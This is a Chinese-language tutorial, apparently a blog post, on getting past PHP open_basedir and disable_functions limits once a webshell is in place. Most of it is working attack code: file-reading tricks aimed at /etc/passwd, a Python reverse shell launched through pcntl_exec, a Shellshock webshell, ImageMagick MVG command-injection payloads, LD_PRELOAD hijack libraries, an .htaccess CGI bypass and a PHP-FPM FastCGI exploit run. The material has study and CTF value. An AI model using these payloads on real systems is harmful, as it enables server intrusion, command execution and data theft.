php 中函数禁用绕过的原理与利用

是否遇到过费劲九牛二虎之力拿了 webshell 却发现连个 scandir 都执行不了？拿了 webshell 确实是一件很欢乐的事情，但有时候却仅仅只是一个小阶段的结束；本文将会以 webshell 作为起点从头到尾来归纳 bypass disable function 的各种姿势。

从 phpinfo 中获取可用信息

信息收集是不可缺少的一环；通常的，我们在通过前期各种工作成功执行代码 or 发现了一个 phpinfo 页面之后，会从该页面中搜集一些可用信息以便后续漏洞的寻找。

我谈谈我个人的几个偏向点：

版本号

最直观的就是 php 版本号（虽然版本号有时候会在响应头中出现），如我的机器上版本号为：

```
PHP Version 7.2.9-1
```

那么找到版本号后就会综合看看是否有什么 "版本专享" 漏洞可以利用。

DOCUMENT_ROOT

接下来就是搜索一下 DOCUMENT_ROOT 取得网站当前路径，虽然常见的都是在 / var/www/html，但难免有例外。

disable_functions

这是本文的重点，disable_functions 顾名思义函数禁用，以笔者的 kali 环境为例，默认就禁用了如下函数：

default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,
display_errors	Off	Off
display_startup_errors	Off	Off

如一些 ctf 题会把 disable 设置的极其恶心，即使我们在上传马儿到网站后会发现什么也做不了，那么此时的绕过就是本文所要讲的内容了。

open_basedir

该配置限制了当前 php 程序所能访问到的路径，如笔者设置了：

```
<?php
ini_set('open_basedir', '/var/www/html:' .'/tmp');
phpinfo();
```

随后我们能够看到 phpinfo 中出现如下：

max_input_time	60	60
max_input_vars	1000	1000
memory_limit	128M	128M
open_basedir	/var/www/html:/tmp	*no value*
output_buffering	4096	4096
output_encoding	*no value*	*no value*
output_handler	*no value*	*no value*
post_max_size	8M	8M

尝试 scandir 会发现列根目录失败。

```
<?php
ini_set('open_basedir', '/var/www/html:' .'/tmp');
//phpinfo();
var_dump(scandir("."));
var_dump(scandir("/"));
//array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) "index.html" [3]=>
string(23) "index.nginx-debian.html" [4]=> string(11) "phpinfo.php" } bool(false)
```

opcache

如果使用了 opcache，那么可能达成 getshell，但需要存在文件上传的点，直接看链接：

https://www.cnblogs.com/xhds/p/13239331.html

others

others

如文件包含时判断协议是否可用的两个配置项：

```
allow_url_include、allow_url_fopen
```

上传 webshell 时判断是否可用短标签的配置项：

```
short_open_tag
```

还有一些会在下文讲到

bypass open_basedir

因为有时需要根据题目判断采用哪种 bypass 方式，同时，能够列目录对于下一步测试有不小帮助，这里列举几种比较常见的 bypass 方式，均从 p 神博客摘出，推荐阅读 p 神博客原文，这里仅作简略总结。

syslink

https://www.php.net/manual/zh/function.symlink.php

> symlink (string `$target` , string `$link`) : bool
> symlink() 对于已有的 `target` 建立一个名为 `link` 的符号连接。

简单来说就是建立软链达成 bypass。

代码实现如下：

```php
<?php
symlink("abc/abc/abc/abc","tmplink");
symlink("tmplink/../../../../etc/passwd", "exploit");
unlink("tmplink");
mkdir("tmplink");
```

首先是创建一个 link，将 tmplink 用相对路径指向 abc/abc/abc/abc，然后再创建一个 link，将 exploit 指向 tmplink/../../../../etc/passwd，此时就相当于 exploit 指向了 abc/abc/abc/abc/../../../../etc/passwd，也就相当于 exploit 指

向了./etc/passwd，此时删除 tmplink 文件后再创建 tmplink 目录，此时就变为 / etc/passwd 成功跨目录。
访问 exploit 即可读取到 / etc/passwd。

glob

> 查找匹配的文件路径模式，是 php 自 5.3.0 版本起开始生效的一个用来筛选目录的伪协议

常用 bypass 方式如下：

```
<?php
$c = "glob:///*";
$a = new DirectoryIterator($c);
foreach($a as $f){
 echo($f->__toString().'<br>');
}
?>
```

但会发现比较神奇的是只能列举根目录下的文件。

chdir() 与 ini_set()

chdir 是更改当前工作路径。

```
mkdir('test');
chdir('test');
ini_set('open_basedir','..');
chdir('..');chdir('..');chdir('..');chdir('..');
ini_set('open_basedir','/');
echo file_get_contents('/etc/passwd');
```

利用了 ini_set 的 open_basedir 的设计缺陷，可以用如下代码观察一下其 bypass 过程：

```
<?php
ini_set('open_basedir', '/var/www/html:' .'/tmp');
mkdir('test');
chdir('test');
ini_set('open_basedir','..');
printf('<b>open_basedir : %s </b><br />', ini_get('open_basedir'));
chdir('..');chdir('..');chdir('..');chdir('..');
ini_set('open_basedir','/');
printf('<b>open_basedir : %s </b><br />', ini_get('open_basedir'));
//open_basedir : ..
//open_basedir : /
```

bindtextdomain

该函数的第二个参数为一个文件路径，先看代码：

```php
<?php
ini_set('open_basedir', '/var/www/html:' .'/tmp');

printf('<b>open_basedir: %s</b><br />', ini_get('open_basedir'));
$re = bindtextdomain('xxx', '/etc/passwd');
var_dump($re);
$re = bindtextdomain('xxx', '/etc/passw');
var_dump($re);
//open_basedir: /var/www/html:/tmp
//string(11) "/etc/passwd" bool(false)
```

可以看到当文件不存在时返回值为 false，因为不支持通配符，该方法只能适用于 linux 下的暴力猜解文件。

Realpath

同样是基于报错，但 realpath 在 windows 下可以使用通配符 < 和 > 进行列举，脚本摘自 p 神博客：

```php
<?php
ini_set('open_basedir', dirname(__FILE__));
printf("<b>open_basedir: %s</b><br />", ini_get('open_basedir'));
set_error_handler('isexists');
$dir = 'd:/test/';
$file = '';
$chars = 'abcdefghijklmnopqrstuvwxyz0123456789_';
for ($i=0; $i < strlen($chars); $i++) {
    $file = $dir . $chars[$i] . '<><';
    realpath($file);
}
function isexists($errno, $errstr)
{
    $regexp = '/File\((.*)\) is not within/';
    preg_match($regexp, $errstr, $matches);
    if (isset($matches[1])) {
        printf("%s <br/>", $matches[1]);
    }
}
?>
```

other

如命令执行事实上是不受 open_basedir 的影响的。

bypass disable function

蚁剑项目仓库中有一个各种 disable 的测试环境可以复现，需要环境的师傅可以选用蚁剑的环境。

https://github.com/AntSwordProject/AntSword-Labs

黑名单突破

这个应该是最简单的方式，就是寻找替代函数来执行，如 system 可以采用如反引号来替代执行命令。

看几种常见用于执行系统命令的函数

```
system,passthru,exec,pcntl_exec,shell_exec,popen,proc_open,``
```

当然了这些也常常出现在 disable function 中，那么可以寻找可以比较容易被忽略的函数，通过函数 or 函数组合拳来执行命令。

> 反引号：最容易被忽略的点，执行命令但回显需要配合其他函数，可以反弹 shell
>
> pcntl_exec：目标机器若存在 python，可用 php 执行 python 反弹 shell

```
<?php
pcntl_exec("/usr/bin/python",array('-c', 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM,socket.SOL_TCP);s.connect
(("{ip}",
{port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/
bin/bash","-i"]);'));?>
```

ShellShock

原理

本质是利用 bash 破壳漏洞（CVE-2014-6271）。

影响范围在于 bash 1.14 — 4.3

关键在于：

> 目前的 bash 脚本是以通过导出环境变量的方式支持自定义函数，也可将自定义的 bash 函数传递给子相关进程。一般

> 函数体内的代码是不会被执行，但此漏洞会错误的将“{}”花括号外的命令进行执行。
> 本地验证方法：
> 在 shell 中执行下面命令：
>
> env x='() { :;}; echo Vulnerable CVE-2014-6271' bash -c "echo test"
> 执行命令后，如果显示 Vulnerable CVE-2014-6271，证系统存在漏洞，可改变 echo Vulnerable CVE-2014-6271 为任意命令进行执行。
> 详见：https://www.antiy.com/response/CVE-2014-6271.html

因为是设置环境变量，而在 php 中存在着 putenv 可以设置环境变量，配合开启子进程来让其执行命令。

利用

https://www.exploit-db.com/exploits/35146

```php
<?php
function shellshock($cmd) {
   $tmp = tempnam(".","data");
   putenv("PHP_LOL=() { x; }; $cmd >$tmp 2>&1");
   error_log('a',1);
   $output = @file_get_contents($tmp);
   @unlink($tmp);
   if($output != "") return $output;
   else return "No output, or not vuln.";
}
echo shellshock($_REQUEST["cmd"]);
?>
```

将 exp 上传后即可执行系统命令 bypass disable，就不做过多赘述。

ImageMagick

原理

漏洞源于 CVE-2016-3714，ImageMagick 是一款图片处理程序，但当用户传入一张恶意图片时，会造成命令注入，其中还有其他如 ssrf、文件读取等，当然最致命的肯定是命令注入。

而在漏洞出来之后各位师傅联想到 php 扩展中也使用了 `ImageMagick` ，当然也就存在着漏洞的可能，并且因为漏洞的原理是直接执行系统命令，所以也就不存在是否被 disable 的可能，因此可以被用于 bypass disable。

关于更加详细的漏洞分析请看 p 神的文章：CVE-2016-3714 – ImageMagick 命令执行分析，我直接摘取原文中比较具有概括性的漏洞说明：

> 漏洞报告中给出的 POC 是利用了如下的这个委托：
>
> ```
> <delegate decode="https" command=""curl" -s -k -o "%o"
> "https:%M""/>
> ```
>
> 它在解析 https 图片的时候，使用了 curl 命令将其下载，我们看到 %M 被直接放在 curl 的最后一个参数内。
> ImageMagick 默认支持一种图片格式，叫 mvg，而 mvg 与 svg 格式类似，其中是以文本形式写入矢量图的内容，而这其中就可以包含 https 处理过程。
> 所以我们可以构造一个. mvg 格式的图片（但文件名可以不为. mvg，比如下图中包含 payload 的文件的文件名为 vul.gif，而 ImageMagick 会根据其内容识别为 mvg 图片），并在 https:// 后面闭合双引号，写入自己要执行的命令
>
> ```
> push graphic-context
> viewbox 0 0 640 480
> fill 'url(https://"|id; ")'
> pop graphic-context
> ```
>
> 这样，ImageMagick 在正常执行图片转换、处理的时候就会触发漏洞。

漏洞的利用极其简单，只需要构造一张恶意的图片，new 一个类即可触发该漏洞：

```
<?php
new Imagick('test.mvg');
```

利用

那么依旧以靶场题为例，依旧以拥有一句话马儿为前提，我们首先上传一个图片，如上面所述的我们图片的后缀无需 mvg，因此上传

一个 jpg 图片：


```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`cat /etc/passwd > /var/www/html/success`'
pop graphic-context
```

那么因为我们看不到回显，所以可以考虑将结果写入到文件中，或者直接执行反弹 shell。然后如上上传一个 poc.php：

```
<?php
new Imagick('vul.jpg');
```

访问即可看到我们写入的文件。那么这一流程颇为繁琐（当我们需要多次执行命令进行测试时就需要多次调整图片内容），因此我们可以写一个 php 马来动态传入命令：

```
<?php
$command = $_GET['cmd'];

if ($command == '') {
    $command = 'whoami>success';
}

$exploit = <<<EOF
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`$command`'
pop graphic-context
EOF;

file_put_contents("test.mvg", $exploit);
$thumb = new Imagick();
$thumb->readImage('test.mvg');
$thumb->writeImage('test.png');
$thumb->clear();
$thumb->destroy();
unlink("test.mvg");
unlink("test.png");
?>
```

LD_PRELOAD

LD_PRELOAD

喜闻乐见的 LD_PRELOAD，这是我学习 web 时遇到的第一个 bypass disable 的方式，个人觉得很有意思。

原理

> LD_PRELOAD 是 Linux 系统的一个环境变量，它可以影响程序的运行时的链接（Runtime linker），它允许你定义在程序运行前优先加载的动态链接库。这个功能主要就是用来有选择性的载入不同动态链接库中的相同函数。通过这个环境变量，我们可以在主程序和其动态链接库的中间加载别的动态链接库，甚至覆盖正常的函数库。一方面，我们可以以此功能来使用自己的或是更好的函数（无需别人的源码），而另一方面，我们也可以以向别人的程序注入程序，从而达到特定的目的。

而我们 bypass 的关键就是利用 LD_PRELOAD 加载库优先的特点来让我们自己编写的动态链接库优先于正常的函数库，以此达成执行 system 命令。

因为 id 命令比较易于观察，网上文章也大同小异采用了 id 命令下的 getuid/getgid 来做测试，为做个试验笔者换成了

我们先看看 id 命令的调用函数：

```
strace -f /usr/bin/id
```


Resulut:

```
close(3)                                = 0
geteuid32()                             = 0
getuid32()                              = 0
getegid32()                             = 0
getgid32()                              = 0
(省略....)
getgroups32(0, NULL)                    = 1
getgroups32(1, [0])                     = 1
```

这里可以看到有不少函数可以编写，我选择 getgroups32，我们可以用 man 命令查看一下函数的定义：

```
man getgroups32
```

看到这一部分：



得到了函数的定义，我们只需要编写其内的 getgroups 即可，因此我编写一个 hack.c:、

```
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int getgroups(int size, gid_t list[]){
  unsetenv("LD_PRELOAD");
  system("echo 'i hack it'");
  return 1;
}
```

然后使用 gcc 编译成一个动态链接库：

```
gcc -shared -fPIC hack.c -o hack.so
```

使用 LD_PRELOAD 加载并执行 id 命令，我们会得到如下的结果：

再来更改一下 uid 测试，我们先 adduser 一个新用户 hhhm，执行 id 命令结果如下：

```
hhhm@zhang:/var/www$ id
uid=1000(hhhm) gid=1000(hhhm) 组=1000(hhhm)
```

然后根据上面的步骤取得 getuid32 的函数定义，据此来编写一个 hack.c：

```
#include <stdlib.h>
#include <dlfcn.h>
#include <unistd.h>
#include <sys/types.h>

uid_t geteuid( void ) { return 0; }
uid_t getuid( void ) { return 0; }
uid_t getgid( void ) { return 0; }
```

gcc 编译后，执行，结果如下：

```
hhhm@zhang:/var/www$ LD_PRELOAD=./hack.so id
uid=0(root) gid=0(root) egid=1000(hhhm) 组=1000(hhhm)
```

可以看到我们的 uid 成功变为 1，且更改为 root 了，当然了因为我们的 hack.so 是 root 权限编译出来的，在一定条件下也许可以用此种方式来提权，网上也有相关文章，不过我没实际尝试过就不做过分肯定的说法。

下面看看在 php 中如何配合利用达成 bypass disable。

php 中的利用

php 中主要是需要配合 putenv 函数，如果该函数被 ban 了那么也就没他什么事了，所以 bypass 前需要观察 disable 是否 ban 掉 putenv。

php 中的利用根据大师傅们的文章我主要提取出下面几种利用方式，其实质都是大同小异，需要找出一个函数然后采用相同的机制覆盖掉其函数进而执行系统命令。

那么我们受限于 disable，system 等执行系统命令的函数无法使用，而若想要让 php 调用外部程序来进一步达成执行系统命令从而达成 bypass 就只能依赖与 php 解释器本身。

因此有一个大前提就是需要从 php 解释器中启动子进程。


老套路之 mail

先选取一台具有 sendmail 的机器，笔者是使用 kali，先在 php 中写入如下代码

```
<?php
mail("","","","");
```


同样的可以使用 strace 来追踪函数的执行过程。

```
strace -f php phpinfo.php 2>&1 | grep execve
```



可以看到这里调用了 sendmail，与网上的文章同样的我们可以追踪 sendmail 来查看其调用过程，或者使用 readelf 可以查看其使用函数：

```
strace sendmail
```



那么以上面的方式编写并编译一个动态链接库然后利用 LD_PRELOAD 去执行我们的命令，这就是老套路的利用。
因为没有回显，为方便查看效果我写了一个 ls>test，因此 hack.c 如下：

```
#include <stdlib.h>
#include <dlfcn.h>
#include <unistd.h>
#include <sys/types.h>
```


```
uid_t geteuid( void ) { system("ls>test"); return 0; }
uid_t getuid( void ) { return 1; }
uid_t getgid( void ) { return 0; }
```

同样的 gcc 编译后，页面写入如下：

```
<?php
putenv("LD_PRELOAD=./hack.so");
mail("","","","");
?>
```

访问页面得到运行效果如下：

再提一个我在利用过程中走错的点，这里为测试，我换用一台没有 sendmail 的 ubuntu：




但如果我们按照上面的步骤直接追踪 index 的执行而不过滤选取 execve 会发现同样存在着 geteuid，并且但这事实上是 sh 调用的而非 mail 调用的，因此如果我们使用 php index.php 来调用会发现 system 执行成功，但如果我们通过页面来访问则会发现执行失败，这是一个在利用过程中需要注意的点，这也就是为什么我们会使用管道符来选取 execve。

第一个 execve 为 php 解释器启动的进程，而后者即为我们所需要的 sendmail 子进程。

error_log

同样的除了 mail 会调用 sendmail 之外，还有 error_log 也会调用，如图：



ps: 当 error_log 的 type 为 1 时就会调用到 sendmail。

因此上面针对于 mail 函数的套路对于 error_log 同样适用，however，我们会发现此类劫持都只是针对某一个函数，而前面所做的都是依赖与 sendmail，而像目标机器如果不存在 sendmail，那么前面的做法就完全无用。

yangyangwithgnu 师傅在其文无需 sendmail：巧用 LD_PRELOAD 突破 disable_functions 提到了我们不要局限于仅劫持某一函数，而应考虑劫持共享对象。

劫持共享对象

文中使用到了如下代码编写的库：

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>

__attribute__ ((__constructor__)) void anything (void){
    unsetenv("LD_PRELOAD");
    system("ls>test");
}
```

那么关于 `__attribute__ ((__constructor__))` 个人理解是其会在共享库加载时运行，也就是程序启动时运行，那么这一步的利用同样需要有前面说到的启动子进程这一个大前提，也就是需要有类似于 mail、Imagick 可以令 php 解释器启动新进程的函数。

mail、imagick 可以令 php 解释器启动新进程的函数。

同样的将 LD_PRELOAD 指定为 gcc 编译的共享库，然后访问页面查看，会发现成功将 ls 写到 test 下 (如果失败请检查写权限问题)

0ctf 2019 中 Wallbreaker Easy 中的出题点就是采用了 imagick 在处理一些特定后缀文件时，会调用 ffmpeg，也就是会开启子进程，从而达成加载共享库执行系统命令 bypass disable。

Apache Mod CGI

前面的两种利用都需要 putenv，如果 putenv 被 ban 了那么就需要这种方式，简单介绍一下原理。

原理

利用 htaccess 覆盖 apache 配置，增加 cgi 程序达成执行系统命令，事实上同上传 htaccess 解析 png 文件为 php 程序的利用方式大同小异。

mod cgi：

> 任何具有 MIME 类型 `application/x-httpd-cgi` 或者被 `cgi-script` 处理器处理的文件都将被作为 CGI 脚本对待并由服务器运行，它的输出将被返回给客户端。可以通过两种途径使文件成为 CGI 脚本，一种是文件具有已由 `AddType` 指令定义的扩展名，另一种是文件位于 `ScriptAlias` 目录中。

因此我们只需上传一个. htaccess:

```
Options +ExecCGI  //使运行cgi程序的执行
AddHandler cgi-script .test     //将test后缀的文件解析为cgi程序
```

利用

利用就很简单了：

上传 htaccess，内容为上文所给出的内容

上传 a.test，内容为：

```
#!/bin/bash
echo&&ls
```

PHP-FPM

php-fpm 相信有读者在配置 php 环境时会遇到，如使用 nginx+php 时会在配置文件中配置如下：

```
location ~ .php$ {
root html;
fastcgi_pass 127.0.0.1:9000;
fastcgi_index index.php;
fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
include fastcgi_params;
}
```

那么看看百度百科中关于 php-fpm 的介绍：

> PHP-FPM(FastCGI Process Manager：FastCGI 进程管理器) 是一个 PHPFastCGI 管理器，对于 PHP 5.3.3 之前的 php 来说，是一个补丁包 [1] ，旨在将 FastCGI 进程管理整合进 PHP 包中。如果你使用的是 PHP5.3.3 之前的 PHP 的话，就必须将它 patch 到你的 PHP 源代码中，在编译安装 PHP 后才可以使用。

那么 fastcgi 又是什么？Fastcgi 是一种通讯协议，用于 Web 服务器与后端语言的数据交换。

原理

那么我们在配置了 php-fpm 后如访问 http://127.0.0.1/test.php?test=1 那么会被解析为如下键值对：

```
{
    'GATEWAY_INTERFACE': 'FastCGI/1.0',
    'REQUEST_METHOD': 'GET',
    'SCRIPT_FILENAME': '/var/www/html/test.php',
    'SCRIPT_NAME': '/test.php',
    'QUERY_STRING': '?test=1',
    'REQUEST_URI': '/test.php?test=1',
    'DOCUMENT_ROOT': '/var/www/html',
    'SERVER_SOFTWARE': 'php/fcgiclient',
    'REMOTE_ADDR': '127.0.0.1',
    'REMOTE_PORT': '12304',
    'SERVER_ADDR': '127.0.0.1',
```

```
    'SERVER_PORT': '80',
    'SERVER_NAME': "localhost",
    'SERVER_PROTOCOL': 'HTTP/1.1'
}
```

这个数组很眼熟，会发现其实就是 $_SERVER 里面的一部分，那么 php-fpm 拿到这一个数组后会去找到 SCRIPT_FILENAME 的值，对于这里的 / var/www/html/test.php，然后去执行它。

前面笔者留了一个配置，在配置中可以看到 fastcgi 的端口是 9000，监听地址是 127.0.0.1，那么如果地址为 0.0.0.0，也即是将其暴露到公网中，倘若我们伪造与 fastcgi 通信，这样就会导致远程代码执行。

那么事实上 php-fpm 通信方式有 tcp 也就是 9000 端口的那个，以及 socket 的通信，因此也存在着两种攻击方式。

socket 方式的话配置文件会有如下：

```
fastcgi_pass unix:/var/run/phpfpm.sock;
```

那么我们可以稍微了解一下 fastcgi 的协议组成，其由多个 record 组成，这里摘抄一下 p 神原文中的一段结构体：

```
typedef struct {
  /* Header */
  unsigned char version; // 版本
  unsigned char type; // 本次record的类型
  unsigned char requestIdB1; // 本次record对应的请求id
  unsigned char requestIdB0;
  unsigned char contentLengthB1; // body体的大小
  unsigned char contentLengthB0;
  unsigned char paddingLength; // 额外块大小
  unsigned char reserved;

  /* Body */
  unsigned char contentData[contentLength];
  unsigned char paddingData[paddingLength];
} FCGI_Record;
```

可以看到 record 分为 header 以及 body，其中 header 固定为 8 字节，而 body 由其 contentLength 决定，而 paddingData 为保留段，不需要时长度置为 0。

而 type 的值从 1-7 有各种作用，当其 type=4 时，后端就会将其 body 解析成 key-value，看到 key-value 可能会很眼熟，没错，就是我们前面看到的那一个键值对数组，也就是环境变量。

那么在学习漏洞利用之前，我们有必要了解两个环境变量，

> PHP_VALUE：可以设置模式为 `PHP_INI_USER` 和 `PHP_INI_ALL` 的选项
>
> PHP_ADMIN_VALUE：可以设置所有选项（除了 disable_function）

那么以 p 神文中的利用方式我们需要满足三个条件：

> 找到一个已知的 php 文件
>
> 利用上述两个环境变量将 auto_prepend_file 设置为 php://input
>
> 开启 php://input 需要满足的条件：allow_url_include 为 on

此时熟悉文件包含漏洞的童鞋就一目了然了，我们可以执行任意代码了。

这里利用的情况为：

```
'PHP_VALUE': 'auto_prepend_file = php://input'
'PHP_ADMIN_VALUE': 'allow_url_include = On'
```

利用

我们先直接看 phpinfo 如何标识我们可否利用该漏洞进行攻击。

Server API	FPM/FastCGI
Virtual Directory Support	disabled

那么先以攻击 tcp 为例，倘若我们伪造 nginx 发送数据（fastcgi 封装的数据）给 php-fpm，这样就会造成任意代码执行漏洞。

p 神已经写好了一个 exp，因为开放 fastcgi 为 0.0.0.0 的情况事实上同攻击内网相似，所以这里可以尝试一下攻击 127.0.0.1 也就是攻击内网的情况，那么事实上我们可以配合 gopher 协议来攻击内网的 fpm，因为与本文主题不符就不多讲。

```
python a.py 127.0.0.1 -p 9000 /var/www/html/phpinfo.php -c '<?php echo `id`;exit;?>'
```

可以看到结果如图所示：

```
hhhm@hhhm-virtual-machine:/var/www/html$ python a.py 127.0.0.1 -p 9000 /var/www/
html/phpinfo.php -c '<?php echo `id`;exit;?>'
Content-type: text/html; charset=UTF-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

攻击成功后我们去查看一下 phpinfo 会看到如下：

auto_globals_jit	On	On
auto_prepend_file	php://input	php://input
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8

也就是说我们构造的攻击包为：

```
{
    'GATEWAY_INTERFACE': 'FastCGI/1.0',
    'REQUEST_METHOD': 'GET',
    'SCRIPT_FILENAME': '/var/www/html/phpinfo.php',
    'SCRIPT_NAME': '/phpinfo.php',
    'QUERY_STRING': '',
    'REQUEST_URI': '/phpinfo.php',
    'DOCUMENT_ROOT': '/var/www/html',
    'SERVER_SOFTWARE': 'php/fcgiclient',
    'REMOTE_ADDR': '127.0.0.1',
    'REMOTE_PORT': '12304',
    'SERVER_ADDR': '127.0.0.1',
    'SERVER_PORT': '80',
    'SERVER_NAME': "localhost",
    'SERVER_PROTOCOL': 'HTTP/1.1',
    'PHP_VALUE': 'auto_prepend_file = php://input',
    'PHP_ADMIN_VALUE': 'allow_url_include = On'
}
```

很明显的前面所说的都是成立的；然而事实上我这里是没有加入 disable 的情况，我们往里面加入 disable 再尝试。

```
pkill php-fpm
/usr/sbin/php-fpm7.0 -c /etc/php/7.0/fpm/php.ini
```

注意修改了 ini 文件后重启 fpm 需要指定 ini。

我往 disable 里压了一个 system：

```
pcntl_alarm,system,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wif
signaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_si
gnal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigti
medwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,
```

然后再执行一下 exp，可以发现被 disable 了：

```
hhhm@hhhm-virtual-machine:/var/www/html$ python a.py 127.0.0.1 -p 9000 /var/www/
html/phpinfo.php -c '<?php echo system('id');exit;?>'
